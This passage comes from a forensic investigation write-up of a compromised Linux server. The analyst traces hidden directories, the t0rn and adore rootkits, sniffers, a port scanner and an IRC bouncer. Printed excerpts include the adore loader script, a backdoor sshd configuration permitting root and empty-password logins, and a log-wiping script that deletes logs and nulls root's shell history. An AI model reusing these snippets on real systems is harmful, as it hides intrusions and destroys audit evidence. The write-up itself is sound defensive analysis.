Wed 08 May 2002 10:55:43 PM PDT 4 /waitn/usr/info/emacx-1.gz/.qzq
```

A quick check in the "/waitn/root/.ssh" directory and we find that the same site that we saw in the "bin" account command history has been connected to. We already know about the "/waitn/tmp/.lp" from the "leo" account command history. The last entry is interesting. Normally a file name that ends in ".gz" would be a compressed file but in this case (emacx-1.gz) it is a directory. It shows that we can't make assumptions about files strictly based on the file names. We will add "/waitn/usr/info/emacx-1.gz/.qzq" to our list of directories to check out.

Another technique hackers use for hiding files is putting them in the "/dev" directory. The "/dev" directory contains special files that help the system control its devices. Again we will use our friend the "find" command to look for regular files. This time we will tell the find command to look for non-special files (not special character or block files) in the "/waitn/dev" directory and to print the same format as our last "find".

```
# find /waitn/dev -not -type c -not -type b -printf "%Tc %k %h/%f\n"
...
Sat 02 Mar 2002 11:20:31 AM PST 4 /waitn/dev/ida/1
Wed 05 Dec 2001 10:45:54 AM PST 4 /waitn/dev/ida/1/targets
Thu 26 Jul 2001 03:31:10 PM PDT 1368 /waitn/dev/ida/1/x2
Mon 11 Feb 2002 10:02:15 PM PST 16 /waitn/dev/ida/1/vadim
Mon 27 Feb 1995 09:15:31 AM PST 4 /waitn/dev/ida/1/INSTALL
Mon 27 Feb 1995 09:15:31 AM PST 4 /waitn/dev/ida/1/Makefile
Sun 16 Dec 2001 11:56:12 AM PST 24 /waitn/dev/ida/1/strobe
Mon 27 Feb 1995 09:15:31 AM PST 4 /waitn/dev/ida/1/strobe.1
Mon 27 Feb 1995 09:15:31 AM PST 20 /waitn/dev/ida/1/strobe.c
Sun 16 Dec 2001 11:56:09 AM PST 12 /waitn/dev/ida/1/strobe.o
Mon 27 Feb 1995 09:15:31 AM PST 40 /waitn/dev/ida/1/strobe.services
Mon 27 Feb 1995 09:15:31 AM PST 4 /waitn/dev/ida/1/VERSION
...
Mon 29 Apr 2002 10:45:21 AM PDT 4 /waitn/dev/xdf2
Thu 02 May 2002 01:23:06 PM PDT 4 /waitn/dev/xdf2/play
Mon 22 Oct 2001 02:14:19 PM PDT 24 /waitn/dev/xdf2/play/bnc
Mon 22 Oct 2001 02:14:19 PM PDT 8 /waitn/dev/xdf2/play/ddos
Mon 22 Oct 2001 02:14:45 PM PDT 28 /waitn/dev/xdf2/play/scanner
Thu 02 May 2002 12:00:01 PM PDT 12 /waitn/dev/xdf2/play/temp
Thu 02 May 2002 01:23:06 PM PDT 4 /waitn/dev/xdf2/play/listerine.c.save
Wed 17 Jan 2001 08:29:16 AM PST 16 /waitn/dev/xdf2/tks
Mon 21 Aug 2000 10:22:18 AM PDT 8 /waitn/dev/xdf2/tkp
Thu 09 Sep 1999 08:57:11 AM PDT 4 /waitn/dev/xdf2/tksb
...
```

We already knew about the "/waitn/dev/xdf2" directory from the "bin" account command history. We find another directory of interest "/waitn/dev/ida/1" and will add this to our list of directories to check.

Next we will check for any programs that execute with the permissions of the owner or group of the file rather than the permissions of the person running the program.

Programs that execute with the permissions of the owner of the file are called “setuid” programs. Programs that execute with the permissions of the group of the file are called “setgid” programs. For those that are unfamiliar with Linux permissions on files, the permissions are broken up into 3 sections: owner, group, and everyone else. A “setuid” program that is owned by the account “root” and allows everyone else to execute it essentially allows the program to run with “root” authority no matter who is running it. Hackers can replace system “setuid” programs with their own and add new ones.

We will use the find command and tell it to list files (-type f) with permissions of “setuid” (-perm -004000) or “setgid” (-perm -002000) and display their last modification date (-ls).

```
# find /waitn \( -perm -004000 -o -perm -002000 \) -type f -ls
   32578   24 -rwsr-xr-x   1 root     root        21157 May  8  2002
/waitn/bin/su
   33854   28 -rwsr-xr-x   1 root     root        27577 May  8  2002
/waitn/bin/ping
   34596   68 -rwsr-xr-x   1 root     root        62329 May  8  2002
/waitn/bin/mount
   34597   32 -rwsr-xr-x   1 root     root        32377 May  8  2002
/waitn/bin/umount
...
```

Most look normal but the modification dates and times are very recent (after the system was compromised). It looks like some of the system programs may have been replaced. This is a sign that the system may have had a rootkit installed on it. A rootkit is a tool a hacker uses to replaces system programs so backdoors into the system and their activities can be hidden from unaware system administrators. A tool we will use to check for rootkits is called “chkrootkit[25]”. It checks for many rootkits, loadable kernel modules (LKM’s) and worms. We will run the chkrootkit program and tell it where we have the evidence image mounted (“-r /waitn”).

```
# ./chkrootkit –r /waitn
ROOTDIR is `/waitn/’
...
Checking `ifconfig’… INFECTED
...
Checking `pstree’… INFECTED
...
Searching for t0rn’s v8 defaults… Possible t0rn v8 (or variation) rootkit
installed
...
Searching for suspicious files and dirs, it may take a while…
/waitn/usr/lib/perl5/5.6.0/i386-linux/.packlist
/waitn/usr/lib/perl5/site_perl/5.6.0/i386-linux/auto/Digest/MD5/.packlist
/waitn/usr/lib/perl5/site_perl/5.6.0/i386-linux/auto/Image/Magick/.packlist
/waitn/usr/lib/perl5/site_perl/5.6.0/i386-linux/auto/mod_perl/.packlist
/waitn/lib/modules/2.2.16-22/.rhkmvtag
...
```

[25] chkrootkit. Locally checks for signs of a rootkit.
URL: http://www.chkrootkit.org/ (25 June 2003)

```
Searching for Romanian rootkit …  /waitn/usr/include/file.h
/waitn/usr/include/proc.h
...
Searching for anomalies in shell history files… Warning:
`/waitn//root/.bash_history' is linked to another file
...
```

It looks like we have at least one rootkit or a variation that is not recognized by the chkrootkit program. That is why we use the executables (programs) from our forensics system and not from the compromised system. Otherwise we would miss evidence as it would be hidden from us. Now let's look at the executables that are owned by root sorted by modified date which may give us an idea of the impact of the rootkit.

We will use the "find" command to search through our evidence files (/waitn) for files (-type f) owned by root (-user root) with executable permissions (-perm +111) and print the date and time the file was modified and then sort the list in the order of most recently modified files first. For the sake of brevity (there are 61 files modified within 3 seconds of each other in the /waitn/bin directory alone where many system commands reside) I will only display parts of the output.

```
# find /waitn -type f -user root -perm +111 -printf "%TY%Tm%Td%TH%TM%TS
%h/%f\n" | sort -nr | head -200
20020510084502 /waitn/usr/info/emacx-1.gz/.qzq/random_seed
20020509114524 /waitn/lib/lblip.tk/shrs
20020509015731 /waitn/bin/bash
20020508225546 /waitn/bin/vi
20020508225546 /waitn/bin/umount
...
20020508225546 /waitn/bin/tar
...
20020508225546 /waitn/bin/more
20020508225546 /waitn/bin/mail
20020508225546 /waitn/bin/login
20020508225546 /waitn/bin/kill
...
20020508225545 /waitn/bin/su
...
20020508225545 /waitn/bin/sort
...
20020508225545 /waitn/bin/rmdir
20020508225545 /waitn/bin/rm
20020508225545 /waitn/bin/pwd
20020508225545 /waitn/bin/nice
20020508225545 /waitn/bin/mv
20020508225545 /waitn/bin/mknod
20020508225545 /waitn/bin/mkdir
...
20020508225545 /waitn/bin/gzip
20020508225545 /waitn/bin/gunzip
20020508225545 /waitn/bin/grep
...
20020508225545 /waitn/bin/date
...
20020508225544 /waitn/bin/dd
20020508225544 /waitn/bin/cp
```

```
20020508225544 /waitn/bin/chown
20020508225544 /waitn/bin/chmod
20020508225544 /waitn/bin/chgrp
20020508225543 /waitn/usr/sbin/sshd2
...
20020508225543 /waitn/usr/info/emacx-1.gz/.qzq/sshd2
...
20020508225543 /waitn/usr/info/emacx-1.gz/.qzq/flq.sh
20020508225543 /waitn/usr/bin/sshd2
...
20020502122033 /waitn/lib/ldd.so/tkps
20020501140108 /waitn/tmp/.lp/psybnc/psybnc
...
20020501140028 /waitn/tmp/.lp/psybnc/tools/convconf
...
20020429104526 /waitn/etc/rc.d/rc.sysinit
20020429104518 /waitn/etc/rc.d/rc3.d/S80mail
20020428122811 /waitn/root/qzq/s
...
20020304043138 /waitn/root/qzq/hostkey.pub
20020211220215 /waitn/dev/ida/1/vadim
20011216115612 /waitn/dev/ida/1/strobe
...
20011022160649 /waitn/lib/lblip.tk/shk
20011022160649 /waitn/lib/lblip.tk/shhk.pub
20011022141445 /waitn/dev/xdf2/play/scanner
20011022141419 /waitn/dev/xdf2/play/ddos
20011022141419 /waitn/dev/xdf2/play/bnc
...
20010725113755 /waitn/tmp/.lp/adore/ava
...
```

It looks like the rootkit was probably installed on May 8, 2002 at 22:55 as that is when many of the system commands were modified. It appears that the hacker either wasn't too concerned about the modified dates of the files, didn't know, or maybe thought the rootkit would hide that information.

When a hacker breaks into a system they will often setup a way to get back into the system unobserved. These backdoors need to get started automatically when the system is rebooted and often the startup scripts are altered to start the backdoor program.

The startup scripts in our evidence system reside in "/waitn/etc" and "/waitn/etc/rc.d". The extended Internet services configuration file (xinetd.conf) resides in "/waitn/etc" and the service will startup other services (telnet, etc.) as they are required. This configuration file was checked but no evidence was found that it had been altered.

The "/waitn/etc/rc.d" directory contains many scripts that are called when the system starts up. Let's list the directory.

```
# ls -ant /waitn/etc/rc.d
total 68
drwxr-xr-x    2 0        0            4096 May  8  2002 rc3.d
drwxr-xr-x   37 0        0            4096 May  8  2002 ..
drwxr-xr-x    2 0        0            4096 May  8  2002 init.d
```

```
-rwxr-xr-x    1 0        0           17119 Apr 29  2002 rc.sysinit
-rwxr-xr-x    1 0        0             975 Nov 19  2001 rc.local
drwxr-xr-x    2 0        0            4096 Jun 28  2001 rc0.d
drwxr-xr-x    2 0        0            4096 Jun 28  2001 rc1.d
drwxr-xr-x    2 0        0            4096 Jun 28  2001 rc2.d
drwxr-xr-x    2 0        0            4096 Jun 28  2001 rc4.d
drwxr-xr-x    2 0        0            4096 Jun 28  2001 rc5.d
drwxr-xr-x    2 0        0            4096 Jun 28  2001 rc6.d
drwxr-xr-x   10 0        0            4096 Jun 28  2001 .
-rwxr-xr-x    1 0        0            2859 Aug  6  2000 rc
```

Interesting. The “rc3.d” and the “init.d” directories and the “rc.sysinit” file have been modified recently. Let’s display the contents of the “rc.sysinit” file.

```
# cat /waitn/etc/rc.d/rc.sysinit
...
Staring Xntps Cache Deamon
/usr/sbin/xntps –q
...
```

Lines have been added to the file as displayed above. How do we know? We can compare this file to one on a similar system that hasn’t been compromised looking for additional entries in this one. In this case a couple of things jump out at us. First the “Staring Xntps Cache Deamon” line should either be a comment (start with the “#” character) or be contained in a command to display this string. They way it is, an error will be produced when the system tries to execute that line. Another clue are the typos in the string: “Staring” is missing a “t” and should be “Starting”; and “Deamon” has the “a” and “e” mixed up and should be “Daemon”. The next line starts a program called “xntps” which is not a valid service name. Let’s use the “file” command to tell us what kind of file “xntps” is.

```
# file /waitn/usr/sbin/xntps
/mnt/gait/usr/sbin/xntps: ELF 32-bit LSB executable, Intel 80386, version 1
(SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
```

We see that “xntps” is an executable (program). We will look at this program in more detail in the strings section.

The “/etc/rc3.d/S80mail” file was modified (over-written actually) and contains what looks like information from a web search. This would also produce an error when the system tries to execute it.

The “/etc/rc.d/init.d” directory and its files were inspected and nothing out of the ordinary was observed.

The find command was used to produce a list of recently created files to see if there are any other files or directories we should be examining. No additional files or directories were found. The directories and files we want to explore further are: “/waitn/tmp/.lp” and the “rootkit” and “adore” sub-directories if they exist;

"/waitn/lib/lblip.tk"; "/waitn/dev/xdf2" and the "play" sub-directory; "/waitn/dev/ida/1"; and "/waitn/usr/info/emacx-1.gz/.qzq".

Let's look at the "/waitn/tmp/.lp" directory first as this is the first interesting directory we found in the "leo" account command history file.

```
# ls -ant /waitn/tmp/.lp
total 16
drwxrwxrwt    5 0        0            4096 May 10  2002 ..
drwxrwxr-x   10 0        0            4096 May  7  2002 psybnc
drwxr-xr-x    4 30       0            4096 May  1  2002 .
drwxr-xr-x    2 30       0            4096 Feb 26  2002 adore
```

When we look at the directory listing we notice that the "rootkit" sub-directory isn't there so it probably was deleted. We will see if we can recover these files later. The "adore" sub-directory is still there so we can explore it.

```
# ls -ant /waitn/tmp/.lp/adore
total 40
drwxr-xr-x    4 30       0            4096 May  1  2002 ..
drwxr-xr-x    2 30       0            4096 Feb 26  2002 .
-rw-rw-r--    1 0        501          1084 Jul 25  2001 cleaner.o
-rwxrwxr-x    1 0        501         15554 Jul 25  2001 ava
-rw-rw-r--    1 0        501          5468 Jul 25  2001 adore.o
-rwxr-xr-x    1 500      100           211 Jul 22  2001 startadore
```

Running the file command we find out that "startadore" is a shell script, "ava" is a program, and "cleaner.o" and "adore.o" are "relocatable. Let's look at "startadore first as it may help us determine what the other files are for.

```
# cat /waitn/tmp/.lp/adore/startadore
#!/bin/sh

# Use this script to bootstrap adore!
# It will make adore invisible. You could also
# insmod adore without $0 but then its visible.

/sbin/insmod adore.o
/sbin/insmod cleaner.o
/sbin/rmmod cleaner
```

The comments (the lines that start with "#") tell us that this is the adore rootkit. The "adore.o" and "cleaner.o" are kernel loadable modules that are loaded into the running kernel with the "insmod" command. The "cleaner.o" module is removed from the kernel after it does its job. We will look at the "ava" program a little bit more in the strings section.

There is also another sub-directory under "/waitn/tmp/.lp" called "psybnc". We discussed psyBNC earlier. Let's look at some of the files in the directory to see if they

give us any more information about our hacker. First we will look at the configuration file for psybnc,

```
# cat /waitn/tmp/.lp/psybnc/psybnc.conf
PSYBNC.SYSTEM.PORT1=31337
...
USER1.USER.LOGIN=leo
USER1.USER.USER=etc
...
USER1.USER.NICK=leon4rd
...
USER1.CHANNELS.ENTRY1=#envogue
USER1.CHANNELS.ENTRY0=#etena
```

Notice that the login is “leo” which matches the name of the account that was created. A nickname is set to “leon4rd” which is likely for the name “leonard”. Could our hacker’s name be “Leonard” or an alias? Notice that one of the channels is “etena” which matches the command issued in the “leo” account command history. Remember that the command “./start etena 8080” was issued in the “/waitn/tmp/.lp/rootkit” directory. It is likely that a bouncer was contained in the “rootkit” directory and in the downloaded “kit.tgz” file.

Next let’s look at one of the log files and see if it gives us more information about our hacker.

```
# cat /waitn/tmp/.lp/psybnc/log/psybnc.log.old
...
Wed May  1 14:01:50 :psyBNC2.3-cBtITLdDMSNp started (PID :10272)
Wed May  1 14:03:36 :connect from •••.•••.72.233
Wed May  1 14:03:45 :New User:leo (etc) added by leo
...
Wed May  1 14:34:55 :User leo quitted (from •••.•••.72.233)
...
Thu May  2 01:46:25 :User leo () connected to ••••.••.••.••••.org:6667 ()
Tue May  7 11:28:11 :connect from •••.•••.72.229
Tue May  7 11:28:15 :User leo logged in.
...
Tue May  7 12:10:09 :User leo quitted (from •••.•••.72.229)
...
```

The IP addresses here match the Romanian IP addresses that we found in our “wtmp” file earlier.

Let’s look at the “message of the day (MOTD) files and see if we see anything interesting.

```
# cat /waitn/tmp/.lp/psybnc/motd/USER1.MOTD.old
:••••.••.••.••••.org 001 leon4rd :Welcome to the Internet Relay Network
leon4rd
...
```

We see the name “leon4ard” which matches the name in the psybnc configuration file. A google search on “leon4ard” didn’t find anything. A search on

http://groups.google.com didn't find anything either. The site at http://groups.google.com has a database of many newsgroup postings and is a useful site to search for information on subjects and people that post to newsgroups.

```
# cat /waitn/tmp/.lp/psybnc/motd/USER1.MOTD
:••••.••.••.••••.org 001 l3onard :Welcome to the Internet Relay Network
l3onard
...
```

We see the name "l3onard" which looks like another variation for the name "Leonard". A search on google for "l3onard" turned up a link to a Romanian web page for a person that goes by that name. They have an advertised irc channel that is different than the ones in the psybnc configuration file. There is an email address for the person posted there as well. This person might not be our hacker. We would have to go through our local authorities to obtain logs from the Romanian owner of the IP addresses.

Let's look at the "/waitn/lib/lblip.tk" directory. We will list the directory and use the file command to see what kind of files are in the directory.

```
# ls -ant /waitn/lib/lblip.tk
total 24
-rwxr-xr-x    1 0        0             512 May  9  2002 shrs
drwxr-xr-x    6 0        0            4096 Apr 29  2002 ..
drwxr-xr-x    2 0        0            4096 Apr 29  2002 .
-rw-r--r--    1 0        0             493 Apr 29  2002 shdc
-rwxr-xr-x    1 0        0             328 Oct 22  2001 shhk.pub
-rwxr-xr-x    1 0        0             524 Oct 22  2001 shk
# file /waitn/lib/lblip.tk/*
/waitn/lib/lblip.tk/shdc:     ASCII text
/waitn/lib/lblip.tk/shhk.pub: ASCII text, with very long lines
/waitn/lib/lblip.tk/shk:      data
/waitn/lib/lblip.tk/shrs:     data
```

We see that "shdc" is a text file. Let's take a look and see what it contains.

```
# cat /waitn/lib/lblip.tk/shdc
Port 8080
ListenAddress 0.0.0.0
HostKey /lib/lblip.tk/shk
RandomSeed /lib/lblip.tk/shrs
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 3600
PermitRootLogin yes
IgnoreRhosts yes
StrictModes yes
QuietMode no
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd no
```

```
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
IdleTimeout 30m
CheckMail no
```

This is a configuration file for the Secure Shell server (sshd). The other programs in this directory are related to sshd. One of the programs we came across is likely sshd named as something else and this is the configuration file for it. We will see if this is the case when we look at some of the programs in the strings section.

We will now list the /waitn/dev/xdf2 directory and its sub-directory using the recursive option (-R) of the "ls" command.

```
# ls -Rant /waitn/dev/xdf2
/waitn/dev/xdf2:
total 136
drwxr-xr-x    2 0        0            4096 May  2  2002 play
drwxr-xr-x   13 0        0           98304 Apr 29  2002 ..
drwxr-xr-x    3 0        0            4096 Apr 29  2002 .
-rwx------    1 1000     1000        16070 Jan 17  2001 tks
-rwx------    1 1000     1000         7578 Aug 21  2000 tkp
-rwx------    1 1000     1000         1345 Sep  9  1999 tksb

/waitn/dev/xdf2/play:
total 84
drwxr-xr-x    2 0        0            4096 May  2  2002 .
-rw-------    1 0        1              71 May  2  2002 listerine.c.save
-rw-r--r--    1 0        1           11500 May  2  2002 temp
drwxr-xr-x    3 0        0            4096 Apr 29  2002 ..
-rwxr-xr-x    1 0        0           28672 Oct 22  2001 scanner
-r-xr-xr-x    1 0        0           23808 Oct 22  2001 bnc
-rwxr-xr-x    1 0        0            5212 Oct 22  2001 ddos
```

Using the "file" command reveals that "tks" is a program, and tkp and tksb are scripts. Looking at the contents of the scripts the comments at the top of each tell what they are.

```
# cat / waitn/dev/xdf2/tkp
#!/usr/bin/perl

# hdlp2 version 2.05 by JaV <jav@xy.org>
# Use this software in responsible manner, ie: not for any illegal actions
etc.
# The author can NOT be held responsible for what people do with the script.

# (c) 1997-1998 JaV <jav@xy.org>
# All rights reserved.
```

```
# However, you may improve, rewrite etc. - but give credit. (and give me a
copy :) )

# Sorts the output from LinSniffer 0.666 by hubmle of rhino9 (which is
# based on LinSniffer 0.03 [BETA] by Mike Edulla <medulla@infosoc.com> )
...
```

```
# cat / waitn/dev/xdf2/tksb
#!/bin/bash
#
# sauber - by socked [11.02.99]
#
# Usage: sauber <string>
...
```

We see that “tkp” is a script that sorts the output from “LinSniffer” which captures network traffic that the computer receives. The program “tks” is likely “LinSniffer”. We will check that in the strings section. Note that the names all start with “tk”. It is possible that these files are part of the rootkit that was installed. The “tk” could stand for “t0rnkit” as was identified by the “chkrootkit” program we examined the system with. These files are owned by account number 1000. Let’s list the other files in the system owned by account number 1000.

```
# find /waitn -user 1000 -group 1000 -ls
244515   16 -rwx------   1 1000     1000        16070 Jan 17  2001
/waitn/dev/xdf2/tks
244514    8 -rwx------   1 1000     1000         7578 Aug 21  2000
/waitn/dev/xdf2/tkp
244516    4 -rwx------   1 1000     1000         1345 Sep  9  1999
/waitn/dev/xdf2/tksb
244438   48 -rwx------   1 1000     1000        46669 May  8  2002
/waitn/bin/ls
244443   76 -rwx------   1 1000     1000        69893 May  8  2002
/waitn/bin/ps
244441   64 -rwx------   1 1000     1000        61125 May  8  2002
/waitn/bin/netstat
212242   36 -rwx------   1 1000     1000        33848 Sep  8  2000
/waitn/lib/libproc.a
212243    0 lrwxrwxrwx   1 1000     1000           16 Apr 29  2002
/waitn/lib/libproc.so -> libproc.so.2.0.6
212244   40 -rwx------   1 1000     1000        37984 Sep  8  2000
/waitn/lib/libproc.so.2.0.6
180115    4 -rw-------   1 1000     1000           15 Oct 22  2001
/waitn/lib/lidps1.so
244447   28 -rwx------   1 1000     1000        26496 Aug  7  2000
/waitn/sbin/syslogd
244437   32 -rwx------   1 1000     1000        31504 Jul 12  2000
/waitn/sbin/ifconfig
244434   40 -rwx------   1 1000     1000        39696 Aug 25  2000
/waitn/usr/bin/dir
244440   32 -rwx------   1 1000     1000        31452 Aug 30  2000
/waitn/usr/bin/md5sum
244518   36 -rwx------   1 1000     1000        33992 Aug 17  2000
/waitn/usr/bin/top
```

```
244444   16 -rwx------   1 1000     1000        12340 Jul 12  2000
/waitn/usr/bin/pstree
244436   64 -rwx------   1 1000     1000        59536 Jul 12  2000
/waitn/usr/bin/find
244445   24 -rwx------   1 1000     1000        23560 Aug 23  2000
/waitn/usr/bin/slocate
180113    4 -rw-------   1 1000     1000          144 Oct 22  2001
/waitn/usr/include/file.h
180114    4 -rw-------   1 1000     1000           26 Apr 29  2002
/waitn/usr/include/hosts.h
180116    4 -rw-------   1 1000     1000           64 Oct 22  2001
/waitn/usr/include/log.h
180118    4 -rw-------   1 1000     1000           84 Oct 22  2001
/waitn/usr/include/proc.h
244439   88 -rwx------   1 1000     1000        82628 Jul 12  2000
/waitn/usr/sbin/lsof
```

These files are all likely from the rootkit.

The “play” sub-directory contains 3 programs “bnc”, “ddos”, and “scanner” which we will check later. The “temp” file is a text file. Let’s take a look at its contents.

```
# cat /waitn/dev/xdf2/play/temp
•••.••.225.22(•••.••.225.22):22 :
•••.••.225.24(•••.••.225.24):22 :
•••.••.225.25(•••.••.225.25):22 :
...
•••.••.225.2(•••.••.225.2):21 :220 ProFTPD 1.2.2rc1 Server (ProFTPD)
[••••.••••••.••]
•••.••.225.1(•••.••.225.1):21 :220 ProFTPD 1.2.2rc1 Server (ProFTPD)
[•••.••.225.1]
•••.••.225.13(•••.••.225.13):21 :220 ProFTPD 1.2.2rc1 Server (ProFTPD)
[••••.••••••.••]
...
```

Here we see what looks like output from a scan for ssh server (port 22) and ftp server (port 21). This is likely output from the scanner program.

Next, let’s look at the “/waitn/dev/ida/1” directory.

```
# ls -ant /waitn/dev/ida/1
total 1536
drwxr-xr-x    3 0        0           32768 May  8  2002 ..
drwxr-xr-x    2 1430     100          4096 Mar  2  2002 .
-rwxr-xr-x    1 0        0           13872 Feb 11  2002 vadim
-rwxr-xr-x    1 0        0           22498 Dec 16  2001 strobe
-rw-r--r--    1 0        0           11884 Dec 16  2001 strobe.o
-rw-r--r--    1 1430     100           763 Dec  5  2001 targets
-rwxr-xr-x    1 1430     100       1393996 Jul 26  2001 x2
-rw-------    1 213      201           171 Feb 27  1995 INSTALL
-rw-------    1 213      201          1187 Feb 27  1995 Makefile
-rw-------    1 213      201          3296 Feb 27  1995 strobe.1
-rw-------    1 213      201         17364 Feb 27  1995 strobe.c
-rw-------    1 213      201         39950 Feb 27  1995 strobe.services
```

```
-rw-------    1 213      201             17 Feb 27  1995 VERSION
```

Most of the files look like they are the package to install something called “strobe”. The “strobe.1” file is named like it is a manual page for help on the strobe program. A quick look at the first several lines of the file should tell us what strobe is.

```
# cat /waitn/dev/ida/1/strobe.1
.\" "%W% %G%"
.TH STROBE\ 0.92 1
.SH NAME
strobe \- Super optimised TCP port prober
.SH SYNOPSIS
.B strobe
[ -vVbetnSilfs ] [host1 ... [hostn]]
.SH DESCRIPTION
.I strobe
locates and describes all listening tcp ports on a (remote) host or on
many hosts in a bandwidth utilisation maximising, and process resource
minimising manner.
.SH OPTIONS
...
```

OK, strobe scans computers and networks using as much network bandwidth as possible and as few resources on the local system as possible. The running of “strobe” may be what drew attention of the network analyst’s attention to this box in the first place. We will see if we can establish when this was run when we look at the timelines.

The program “vadim” we will look at later.

The “/waitn/usr/info/emacx-1.gz/.qzq” has some interesting files in it.

```
# ls -ant /waitn/usr/info/emacx-1.gz/.qzq
total 2296
-rwx--x--x    1 0        0             512 May 10  2002 random_seed
drwxr-xr-x    2 0        0            4096 May  8  2002 .
drwxr-xr-x    3 0        0            4096 May  8  2002 ..
-rwxr-xr-x    1 0        0            7112 May  8  2002 flq.sh
-rwx--x--x    1 0        0             828 May  8  2002 hostkey
-rwxr-xr-x    1 0        0             697 May  8  2002 hostkey.pub
-rwxr-xr-x    1 0        0            1967 May  8  2002 s
-rwxr-xr-x    1 0        0            4060 May  8  2002 sense
-rwxr-xr-x    1 0        0           13921 May  8  2002 snif
-rwxr-xr-x    1 0        0         2290618 May  8  2002 sshd2
```

A couple of the files (hostkey, hostkey.pub) look like they are used for the Secure Shell server. The file “s” is a ssh configuration file. Secure shell seems to be a popular theme with our hacker. The file “sense” contains a perl script that sorts the output from “LinSniffer”. The file “snif” is likely “LinSniffer” and the file “sshd2” is like a secure shell server. The file “flq.sh” is a shell script is an interesting file. Let’s take a look.

```
# cat /waitn/usr/info/emacx-1.gz/.qzq/flq.sh
#!/bin/sh
```

```
clear

echo
echo ""
echo "                                          LogClear v1.0 by Alin"
echo ""
echo "                                             My E-mail  :alin@alin22.com"
echo ""
echo
...
echo
echo "[-] OK Let's go on with $WTMP"
echo

 if [ -f $WTMP ]; then
 rm -rf /var/log/wtmp.1
...
 rm -rf /var/log/wtmp.10
 fi
... echo
echo "[-] OK lets go to $MESSAGES "
echo

  if [ -f $MESSAGES ]; then
 rm -rf /var/log/messages.1
...
 rm -rf /var/log/messages.10
 fi
...
echo
echo "[+] OK ALL LOGS are now Clear...but all commands are logged in
Bash_history, lets clean it!"
 echo
 rm -rf /root/.bash_history
 ln -s /dev/null /root/.bash_history
...
```

The purpose of this script is to clear evidence from the system log files. The script goes through the logs deleting history versions 1 through 10 of each log if they exist. For the sake of brevity I didn't list all of the logs that were deleted. We noticed earlier that our messages and wtmp history files were deleted. This script deletes those files. At the end it deletes and then points the command history file (.bash_history) for the "root" account to a special file named "/dev/null". What this does is, the command history for root is not saved. It is like filling a cup that has no bottom. It looks like this script was run against the evidence system. We will explore this further when we look at the file timeline.

Let's go back and look at the home directory of the account "root"

```
ls -ant /waitn/root
total 2728
drwxr-x---   17 0        0            4096 May  8  2002 .
```

```
lrwxrwxrwx    1 0        0               9 May  8  2002 .bash_history ->
/dev/null
drwxr-xr-x    2 0        0            4096 May  2  2002 .ssh
-rw-r--r--    1 0        0             296 Apr 29  2002 .bash_profile
drwxr-xr-x    3 0        0            4096 Apr 29  2002 qzq
-rw-r--r--    1 0        0         1128796 Apr 29  2002 baha.tar.gz
...
```

We see a set of compressed files named “baha.tar.gz”. Let’s list what it contains:

```
# tar -ztvf /waitn/root/baha.tar.gz
drwxr-xr-x root/root         0 2002-04-29 10:16:50 qzq/
drwxr-xr-x miksu/users       0 2002-03-08 03:06:10 qzq/a/
-rw-r--r-- miksu/users     708 2001-03-25 03:24:24 qzq/a/Makefile
-rw-r--r-- miksu/users    2858 2001-03-25 03:24:06 qzq/a/README
-rw-r--r-- miksu/users   11654 2001-05-27 22:26:13 qzq/a/adore.c
-rw-r--r-- miksu/users    4212 2001-02-26 07:55:45 qzq/a/ava.c
-rw-r--r-- miksu/users    1979 2000-12-23 07:57:23 qzq/a/cleaner.c
-rwxr-xr-x miksu/users    4843 2001-11-04 04:24:57 qzq/a/configure
-rw-r--r-- miksu/users    1904 2000-09-19 06:47:24 qzq/a/dummy.c
-rw-r--r-- miksu/users     394 2001-02-27 12:08:47 qzq/a/exec-test.c
-rw-r--r-- miksu/users    7028 2001-02-27 12:08:47 qzq/a/exec.c
-rw-r--r-- miksu/users    3415 2001-03-23 06:34:32 qzq/a/libinvisible.c
-rw-r--r-- miksu/users    2527 2000-12-21 06:54:05 qzq/a/libinvisible.h
-rwxr-xr-x miksu/users     211 2001-05-21 16:50:35 qzq/a/startadore
-rw-r--r-- miksu/users     793 2001-05-25 22:00:42 qzq/a/Makefile.gen
-rw-r--r-- miksu/users   89333 2001-11-03 11:03:44 qzq/a/pico-4.33-
37.i386.rpm
-rwxr-xr-x root/root      1967 2002-04-28 12:28:11 qzq/s
-rwxr-xr-x miksu/users     154 2001-11-17 18:28:15 qzq/.1addr
-rwxr-xr-x miksu/users     185 2001-11-29 19:04:53 qzq/.1file
-rwxr-xr-x miksu/users     175 2001-11-17 18:43:37 qzq/.1logz
-rwxr-xr-x miksu/users     360 2001-11-17 18:30:01 qzq/.1proc
-rwxr-xr-x miksu/users     237 2001-11-29 19:19:09 qzq/.backup
-rwxr-xr-x miksu/users    1250 2001-05-24 09:41:32 qzq/clean
-rwxr-xr-x miksu/users    4632 2001-12-18 16:01:46 qzq/firewall
-rwxr-xr-x miksu/users   19355 2002-03-11 13:31:48 qzq/hideps
-rwxr-xr-x miksu/users   15341 2002-03-11 13:31:48 qzq/imp
-rwxr-xr-x miksu/users    2531 2002-04-29 10:16:50 qzq/install
-rwxr-xr-x miksu/users  190996 2002-03-11 13:31:48 qzq/ls
-rwxr-xr-x miksu/users  265585 2002-03-11 13:31:48 qzq/netstat
-rwxr-xr-x miksu/users   22307 2002-03-11 13:31:48 qzq/ping
-rwxr-xr-x miksu/users   54361 2002-03-11 13:31:48 qzq/ps
-rwxr-xr-x miksu/users   31120 2002-03-11 13:31:48 qzq/pstree
-rwxr-xr-x miksu/users     322 2002-04-28 12:31:10 qzq/rc.local
-rwxr-xr-x root/root     13921 2002-04-27 12:30:18 qzq/snif
-rwxr-xr-x miksu/users     967 2001-01-26 07:55:33 qzq/string
-rwxr-xr-x miksu/users    2144 2001-05-24 09:41:32 qzq/sysinfo
-rwxr-xr-x miksu/users    1574 2001-03-04 21:03:00 qzq/tgz
-rwxr-xr-x miksu/users  131049 2002-03-11 13:31:48 qzq/wget
-rwxr-xr-x root/root       697 2002-03-04 04:31:38 qzq/hostkey.pub
-rwx--x--x root/root       828 2002-03-04 05:26:07 qzq/hostkey
-rwx--x--x root/root       512 2002-03-04 05:27:31 qzq/random_seed
-rwxr-xr-x miksu/users    7112 2002-03-07 04:48:48 qzq/flq.sh
-rwxr-xr-x miksu/users    4060 2001-05-25 21:39:26 qzq/sense
